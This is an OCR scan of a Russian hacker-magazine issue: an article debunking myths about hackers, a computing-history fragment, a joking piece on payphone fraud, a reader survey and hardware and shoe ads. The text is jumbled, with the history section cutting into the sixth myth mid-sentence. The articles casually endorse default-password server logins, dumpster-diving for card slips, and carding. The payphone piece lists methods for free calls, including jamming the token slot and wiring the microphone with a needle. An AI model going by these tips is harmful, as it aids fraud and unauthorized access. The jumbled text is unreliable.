1. Хакеры проникнут куда угодно
2. Все, кого мы знаем как хакеров, - лохи. Про настоящих хакеров мы не слышим и никогда не услышим
3. Хакеры - это такие люди с длинными волосами, невымытые, худые, с красными глазами, с утра до вечера сидящие перед монитором
4. Хакеры работают только на Юниксе
5. Ломают всегда через Интернет - либо трояном, либо эксплойтой
6. Взлом - это когда меняют главную страничку на сервере
7. Хакеры - это компьютерная молодежь
8. Русские хакеры самые крутые!
9. Хакеры что-то ломают, чтобы выпендриться
10. Хакеры тупые, замороченные, закомплексованные, неразговорчивые люди

### 3. Хакеры – это такие люди с длинными волосами, невымытые, худые, с красными глазами, с утра до вечера сидящие перед монитором

Кто бы сомневался! А капитаны дальнего плавания все курят трубки и носят усы. Ты пойми, что все эти стереотипы - навеянный газетами образ. А самое интересное, что в большинстве газет вообще понятия не имеют, кто такие хакеры. Вот наш журнал и развеивает все такие мифы уже в течение 2-х лет. Все просто, хакеры - разные. Одни клубятся, коротко стригутся, красят волосы в оранжевый цвет и одевают Dr.Martens на толстой подошве. Другие ходят на концерты в Горбушку и носят косухи, пробитые металлом снизу доверху. А третьи - эдакие пай-мальчики, ну просто маменькины сыночки. И никто не знает, что все эти ребята делают в свободное время со своими компами.

### 4. Хакеры работают только на Юниксе

Это очень распространенный миф. А все дело в том, что пошел он от "анти-маيكрософтовской" темы. Было "типа модно" не любить М\$ и тащиться от \*никсов. Причем, большинство людей, орущих "M\$ - MustDie!!!", вообще в глаза ничего, кроме Windows, не видели. Эти люди даже под DOS-ом не работали (т.к. маленькие еще

были). А так как кроме Windows и Unix они ничего не знали, поэтому ответ на вопрос "что же круче" для них, был очевиден.

Хотя надо признать, что ДОЛЯ истины в этом мифе есть. Все-таки \*никсы со всей своей дырявостью позволяют делать такие вещи, которые виндам не по силам. И когда хак происходит эксплойтом, то из-под \*никсов. Но не надо забывать про OS/2, про те же Винды, про социальную инженерию и т.д. Да и, к тому же, все хакеры, которых знаю я, работают на нескольких системах, и Винды - одна из них. Простейший взлом из-под Виндов: подключиться к


фронтпейджевскому серваку и ввести дефаультовые пароли. Админ забыл их поменять? Ну что ж, вот его и хакнули. И из-под Виндов, заметь.

### 5. Ломают всегда через Интернет – либо трояном, либо эксплойтой

Ох, как же моден Интернет! Ну просто хит! Настолько моден, что люди уже совсем забыли про оффлайн. А ведь те, кто помнит историю (у нас ведь об этом номер, правда?), вспомнят, что давным-давно кардингом люди занимались с помощью треша (мусора), копаясь в мусорных баках магазинов и банков, и находили копии слипов от проводок по кредам. Многие должны помнить истории про взломы с помощью социальной инженерии, когда комп использовался только на последней стадии. Ну и хит сезона - физический взлом сервера, когда ты приходишь, садишься на машину, на которой крутится сервер, и делаешь с ним все что угодно (например, выключаешь из розетки). Отсюда следующий миф.


### 6. Взлом – это когда меняют главную страничку на сервере

Нет, бабка, когда меняют главную страничку на сайте - это дефейс, о нем в нашем Спеце даже отдельная статья есть. Запомни: взлом - это не обязательно взлом сервера. Можно



## Раньше 50-ых

В самом начале были огромные неуклюжие машины (назвать их компами - язык не поворачивается), над которыми работали зрелые люди в белых халатах и с отвертками в руках. Заметил тонкость? Не "за которыми работали", а именно "над которыми работали". Компы тогда еще только-только разрабатывались, и перцы, работающие с ними, большую часть своего времени проводили, копаясь внутри. А людьми этими были обычные ученые - физики, математики, механики, электронщики. Про них не говорили "компьютерщик", так как понятие "компьютерщик" еще не успело выделиться как таковое. Еще раз повторяю, это были просто ученые, которым выпала участь работать с новым тогда явлением - с вычислительными машинами. И уж, конечно, они никак не были хакерами.



## Конец 50-ых - начало 60-ых

У программистов появляется неизменный атрибут - очки с толстыми оптическими стеклами. Начали появляться первые из тех, кого я бы назвал прародителями хака. Серьезные взрослые люди, ученые, проработавшие полжизни с компами, - профессиональные программисты. Работали с такими языками, как Assembler и Fortran. Ими были разработаны первые операционки. Эти люди сами ничего не хакали, просто они, общаясь между собой, начали формировать тот компьютерный жаргон, ту культуру, те отношения, на которых потом созрело хакерство. Они же установили стереотип человека, много работающего с компом.

взломать мобильный телефон босса или защиту от копирования на CD. И вообще, понятие взлом - это проникновение туда, куда "посторонним вход запрещен". Вот и все. Поэтому даже пройдя в Макдональдсе за дверь "Stuff Only", ты таким образом взломаешь Мак. И неважно, придержал ли ты дверь ногой за последним выходящим или подключил свой Palm к компьютерному замку на двери и хакнул код, или приставил охраннику к виску гранатомет "Муха". Это все - способы взлома. Но в любом случае ты достиг своей цели. А способы у всех разные.

### 7. Хакеры - это компьютерная молодежь

Хороший миф. Мне он нравится. Пусть будет так! Хотя в реальности дело обстоит по-другому. О молодежи больше пишут, говорят и т.д. Просто потому, что она безбашенная и готова светиться. А вот 40-летние дядьки, работающие на ФСБ и взламывающие коды к стратегически важной информации, об этом журналистам рассказывать не будут. Поэтому их, типа, нет :). Правда, Константин Григорьевич? Вас нет. Вы - тень.

### 8. Русские хакеры самые крутые!

Ну да, а Париж - законодатель моды. Нет, ребята, законодатель моды - Лондон. Ну да не важно, мы не о моде. Ситуация здесь такова: 15 лет назад компьютеров дома почти ни у кого не было. Ко мне ходил весь двор поиграть в собственноручно собранный Spectrum и привезенный из Англии Commodore. А в штатах были. Там вообще люди побогаче жили. И подарить любимому чаду на день рождения комп было очень модно. А я в то время ходил во всероссийский центр вычислитель-

ной техники, где стояло 40 Роботронов, 20 Apple и несколько чудес отечественного ЭВМ-строения. Сами понимаешь, что мне приходилось изучать эти машины, чтобы на них работать, и мы на них именно работали, а не в игрушки играли. Вот и получалось, что в "совке" на компах работали только профи, а за границей - все кому не лень. И именно поэтому наши хакеры и были профессиональнее. Хотя, при всем уважении к отечественному взлому, напомним, что в тех же Штатах нормальные компы тоже стояли по университетам и исследовательским центрам, где за мониторами тоже не лохи сидели. Только штатовским ребятам не надо было проги ломать, они их и купить могли, а мы не могли. Во-первых, они у нас не продавались официально, а если бы и продавались, то нам бы денег не хватило все это покупать. А во-вторых, в штатах, если бы узнали, что работник на рабочем месте проги ломает, а не делом занимается, то уволили бы сразу, а там за рабочее место держались зубами. Как у нас сейчас. Но прошло время, и все встало на свои места. Теперь и у нас лохов полно, которым мамочка PC на Новый год подарила и которые уже считают себя мега-ультра хакерами. Так что на данный момент "лучших" нет. С развитием Инета хакерство стало реально интернациональным, и многие группы объединяют людей со всего мира.

### 9. Хакеры что-то ломают, чтобы выпендриться

Бывает и такое. Но такой расклад чаще всего у юнцов, которым еще нужно доказать СЕБЕ, что они хакеры. Нормальные же люди взламывают что-то из-за нужды. Один чел играл в гамес и застрял на 12 уровне. Бился, бился - никак. Задолбался, залез отладчиком в игру и перекинул себя на следующий уровень, а заодно и горячую клавишу прописал, чтобы в

следующий раз проще было. Вот так игрушка и оказалась поломанной. А другому денег надо, родители у него бедные, комп собрал из барахла, да и не комп это даже, а старье. Вот он и начинает кардить потихоньку либо защитки поламывать за деньги. Третьему в Инет очень нужно, а денег нет. Пришлось кому-то Инетом поделиться. Только этот "кто-то" о своем добром поступке даже не догадывается. Ну и т.д. Т.е. просто так ломают редко, только когда реально делать нечего. Обычно же за взломом стоит какой-то нормальный мотив, а не "вот я какой!".

### 10. Хакеры тупые, замороченные, закомплексованные, неразговорчивые люди

Ну да, тупые. Ты вон такой умный - пойдешь, напиши для демо-пати интру в 512 байт, которая бы еще и победила. Любой компьютерщик, а уж тем более программист, обладает очень хорошим алгоритмическим мышлением. Оптимизировать код - самая главная работа кодера. Закомплексованные? Ну, это вообще очень распространенный наезд. Обычно так выпендриваются, показав тем самым "Ты весь в комплексах, а вот я нет! Меня мама никогда не била утюгом! Никогда! Никогда! Слышите, я вам говорю!". :) Неразговорчивые? Ну, это вообще не в тему. Как раз после 4-х часового молчания перед монитором и хочется потрепаться с кем-нибудь.

В принципе таких мифов хватит на целую энциклопедию. Конечно же, я не буду их все описывать. Цель здесь другая: показать тебе, что не все так, как тебе пытаются внушить окружающие. Не верь общественному мнению, верь своему личному опыту. Ломай стереотипы!







# Таксофонные БОИ

ГРОМОФОНЧ



**К**ак известно, Бутаритари - маленькая островная страна. За пару часов можно пешком дотопать в любую точку бутаритарского пространства. Но, как ты уже знаешь, там есть метро. Все это от страшной лени: жители очень ленивы, и им в лом куда-либо вообще ходить. С таксофонами точно такая же история. На каждом углу по таксофону, хотя вполне можно и так доораться.

Воистину, ЛЕНЬ есть оптимальное состояние сознания. И жители Бутаритари были бы близки к совершенству, если бы не страшная любовь к халяве и страшное отвращение к мату. Научно технический прогресс и культурное сознание нации, как известно, тормозят нюансы - вот об этом мы и поговорим.

## Способ первый (обезьяний)

Ох уж эти наши не столь отдаленные родственники! Отдельные экземпляры, набрав на жетонном автомате номер и дождавшись ответа, лупят по аппарату своими волосатыми руками. В результате этого вандализма элек-

тротеханическая часть приемника жетонно срабатывает, и обезьян получает возможность совершенно бесплатно произнести в трубку свое проникновенное "Ы". Несмотря на то, что некоторые говорят в трубку "У", такие методы часто заканчиваются поломкой.

## Способ второй (мусор)

Более развитые представители ветви приматов предпочитают засовывать вместо жетонно в автомат: крышечки от банок с Соса-Солой, пуговицы, монетки, картонки и фанерки. Наиболее продвинутые выпиливают из оргстекла язычок с закруглением на конце. Такую "звонилку" беспощадно запихивают в измученное чрево таксофона. И, конечно же, это приводит к поломке достаточно часто.

## Способ третий (провода)



Наверное, этот способ изобрели сами бутаритарские монтеры. Представители этого класса соединяют телефонный микрофон с корпусом

автомата. На корпус вешается крокодильчик, а в мембрану втыкают иголку либо булавку. Слышно становится хуже, зато совершенно бесплатно. Кстати, это тоже очень вредно для аппарата.

## Способ четвертый (человеческий)

Нормальные люди, которые не любят ломать таксофоны, просто орут в наушник. Дело в том, что телефонный наушник тоже может работать как микрофон, только хуже слышно. Таким образом общаться надо по очереди: сначала слушаешь, что там скажут, а потом орешь в наушник.

Кроме халявщиков, которые не хотят платить за разговор, есть еще и люди, которые зарабатывают на таксофонах деньги. Они просто дают за деньги позвонить по своей карте. Но жетонные таксофоны им мешают, и поэтому их ломают. Иногда жетонник "сломан" только для виду: на нем стоит табличка "не работает" либо под рычаг подложена бумажка. Словом, бутамилиция и работники БТС от всего этого криминала не в восторге и могут здорово оштрафовать. Кроме того, ходят слухи, что скоро автоматы оборудуют сигнализацией. При любых противоправных действиях автомат будет орать как резаный.



Так что главное в этой таксофонной войне - не стать жертвой.



# АНКЕТА

Ты в каком городе живешь?

Твой пол:

- Муж.  
 Жен.

Твой возраст:

- 14-17  
 18-23  
 24-30  
 старше 30

Твое основное занятие:

- Учусь  
 Денежку зарабатываю  
 Ничего не делаю

Есть ли у тебя выход в Интернет?

- Да  
 Нет

А сколько времени ты в Интернете проводишь ежедневно?

- 20-30 минут  
 Не более часа  
 Несколько часов

Как зовут твоего провайдера?

Приходилось ли тебе пользоваться чужие пароли, троянить друзей, хакать чужие компы?

- Да  
 Нет  
 Подробности

Ты собираешь супер-девайсы доктора Добрянского?

- Да  
 Нет

Тебе нравятся конкурсы в журнале?

- А то!  
 Не, ни фига.

Как тебе этот спецвыпуск X?

- Отличный  
 Хороший  
 Так себе

Какая статья в этом спецвыпуске тебе понравилась больше всего?

А

какая не понравилась?

Сколько народу, кроме тебя читает твой номер X?

- 1-3  
 Всей толпой  
 Никто, я его один читаю

Спецвыпуск с CD-ромом — это прикольно?

- Да, супер  
 Дороговато  
 Нафиг мне такой сидюк не нужен



**101000,  
Москва,  
Главпочтамт,  
а/я № 652.  
«ХАКЕР  
Спец.»**

**Чему должен  
быть посвящен  
следующий  
спецвыпуск X?**



# Вы не любите расплывчатых перспектив?

Мы предлагаем технику,  
которая позволит сфокусироваться  
на реальных достижениях



**Compaq Deskpro EX**  
с процессором Intel® Pentium® III  
733-933МГц обладает  
исключительной  
производительностью  
при сравнительно низкой цене,  
сочетает в себе новейшие  
технологические решения  
(Intel® 815, 3D graphics)  
и позволяет гибко изменять  
конфигурацию (64-512Мб RAM,  
10-15Гб HD, W98/W2K)



**Compaq Deskpro EN**  
Compaq Deskpro EN (Intel® Pentium® III 733-933МГц,  
Intel® 815E, 3D DirectAGP) специально спроектирован  
для работы в сети предприятия с использованием  
различных операционных систем, средств подключения  
и управления.

Оптовые поставки дилерам от крупнейшего дистрибутора Compaq  
**Verysell-Trading:** Россия, 117419, Москва 2-й Донской проезд, д.7/1  
Тел. (095) 705-91-91, факс(095) 705-92-03

Партнеры Verysell:

**Москва:** Торговый Дом "Компьюлекс" (095) 737-88-55; Би-Эн-Си (095) 955-71-85; Сетел (095) 154-51-81;  
Белмонт Консалтинг (095) 937-16-06; ЛайтНайт Комплекс (095) 200-14-14; АСТ group (095) 232-56-88;  
Патриарх (095) 216-72-01; Группа Вайдем (095) 231-16-67; Си-Эс-Эс (095) 258-67-07;  
Метал Трейд (095) 135-24-97; Классика (095) 796-90-70; ЭС+ЭС (095) 324-54-97; Д-Факто (095) 959-73-71;  
Евро-Восточная Компания (095) 924-66-07; Компьютер Механик (095) 737-75-01;  
Тауэр-Сети (095) 210-06-90; **Санкт-Петербург:** Информ-Технологии (812) 325-66-55;  
Компэлт (812) 327-31-80; **Екатеринбург:** Микротест (3432) 10-59-51; Корус-АКС (3432) 59-97-80;  
**Волгоград:** Апрель (8442) 33-96-21; ВОГСТ (8442) 37-32-88; **Красноярск:** Кали (3912) 27-94-82;  
**Магнитогорск:** Инфолай (3511) 37-64-01; **Н.Новгород:** Лич-Н (8312) 34-27-70;  
**Новосибирск:** Интеррей (3832) 46-04-11; **Петрозаводск:** Елмас-ДАТА (8142) 55-60-88;  
**Самара:** Билар (8462) 66-22-14; **Томск:** САТ (3452) 41-16-63; **Уфа:** Бизнес (3472) 52-73-94.



**Compaq Deskpro EN Small Form Factor**  
самый маленький корпоративный  
компьютер с мощными  
средствами управления  
(Athlon® eXpress™, PC Transplant™,  
Compaq Intelligent Manageability),  
прост в обслуживании,  
сокращает простои, повышая  
производительность труда.



www.versell.ru

**COMPAQ**  
Inspiration Technology

www.compaq.ru



**ТО, ЧТО ВЫ ХОТЕЛИ!**

**секретный  
карман**

**антишоковый  
амортизатор**



**анатомическая  
стелька**

**подошва повышенной  
прочности с прошивкой**

Товар сертифицирован

Camelot © 2003

**CAMELOT®**

[оставь свой след]

Центр ул. Никольская д. 11/13 298 3855

ул. Нижняя Радищевская д. 5 (около метро "Таганская" кольцевая) 915 0405

Ленинградское шоссе д. 13 корп. 1 (около метро "Войковская") 150 0523

ВВЦ пав. "Москва" 2-й этаж 974 7779